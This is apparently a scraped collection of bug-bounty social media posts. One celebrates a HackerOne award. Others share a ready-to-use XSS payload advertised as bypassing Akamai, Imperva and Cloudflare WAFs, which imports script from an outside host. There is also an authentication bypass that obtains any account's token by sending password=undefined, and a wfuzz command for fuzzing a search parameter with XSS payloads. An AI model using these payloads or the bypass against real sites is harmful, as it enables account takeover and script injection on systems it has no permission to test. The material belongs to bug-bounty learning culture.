



Yay, I was awarded a $15,000 bounty on @Hacker0x01!
The program was running a 3x campaign and had an average of 0% critical vulnerabilities.

An unusual combination of persistent tokens and good ol' Google Dorking. I will be doing a write-up for this one when it is resolved, and will also be disclosing my most interesting reports here, so drop a follow :) 👇
https://t.co/NroAeb52cj
#bugbountytips #bugbounty #CyberSecurity
One #XSS Payload to Rule Them All
#Bypass Akamai, Imperva and CloudFlare #WAF
<A HRef=//X55.is AutoFocus %26%2362 OnFocus%0C=import(href)>
#hack2learn@KN0X55
What is this 😭
username=bombon&password=undefined
200 OK
username=AnyUser&password=undefined
200 Ok
It gives you the access token just by providing the username and requesting the password as ‘undefined’ letting you to basically authenticate to any account..
It doesn't work in all cases, but I discovered correct xss several times
You can add a PHPSESSID to maintain the session
wfuzz -c -z file,/payloads/xss.txt -H "User-Agent: Mozilla/5.0" -b "PHPSESSID=your-session-id" --hl 0 "https://www.example.omc&search=FUZZ"